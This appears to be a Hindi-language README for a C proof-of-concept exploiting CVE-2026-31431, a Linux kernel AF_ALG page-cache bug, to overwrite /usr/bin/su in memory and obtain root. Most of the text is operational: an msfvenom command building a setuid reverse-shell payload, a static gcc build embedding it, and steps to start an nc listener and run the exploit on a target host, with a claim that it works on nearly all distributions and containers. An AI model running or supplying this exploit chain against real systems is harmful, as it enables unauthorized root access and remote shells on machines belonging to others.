 mcub3/cve-2026-31431
CVE-2026-31431 के लिए C PoC, एक अन-प्रिविलेज्ड Linux LPE जो AF_ALG पेज कैश भ्रष्टाचार का फायदा उठाकर /usr/bin/su को ओवरराइट करता है और रूट प्राप्त करता है।

किसी भी पठनीय फ़ाइल के पेज कैश में AF_ALG (कर्नेल 4.14 → 2026 की शुरुआत) में एक लॉजिक बग के माध्यम से 4 नियंत्रित बाइट्स लिखकर साधारण अनप्रिविलेज्ड LPE।
/usr/bin/su को मेमोरी में दूषित करें, फिर इसे चलाएँ → रूट।
# 1. एक ELF पेलोड जनरेट करें (रिवर्स शेल उदाहरण)


msfvenom -p linux/x86/shell_reverse_tcp LHOST=<LHOST> LPORT=<LPORT> PrependSetuid=true \
    PrependSetgid=true -f elf -a x86 --platform linux -o payload_x86

# 2. कंपाइल करें (स्टैटिक, स्ट्रिप्ड, पेलोड .incbin के माध्यम से एम्बेडेड)
gcc -m32 -static -Wl,--strip-all -DPAYLOAD_FILE=payload_x86 -o copy_fail_x86 copy_fail.c

# 3. पहले लिसनर शुरू करें (nc -lvp <LPORT>), फिर टार्गेट होस्ट पर एक्सप्लॉइट चलाएँ
./copy_fail_x86
• CVE: CVE-2026-31431 • CVSS: 7.8 • फिक्स: कमिट a664bf3d603d
• लगभग सभी Linux डिस्ट्रो 2017–2026 पर काम करता है (कंटेनर सहित)।
• तकनीक: /usr/bin/su को O_RDONLY से खोलता है, VFS को बायपास करते हुए सीधे पेज कैश में एक क्राफ्टेड पेलोड को स्प्लाइस करने के लिए AEAD इन-प्लेस डिक्रिप्शन का दुरुपयोग करता है।
• मूल डिस्क्लोज़र और 732-बाइट Python PoC → https://copy.fail
MIT – देखें LICENSE। केवल शैक्षिक / अधिकृत परीक्षण के लिए। अपने जोखिम पर उपयोग करें।
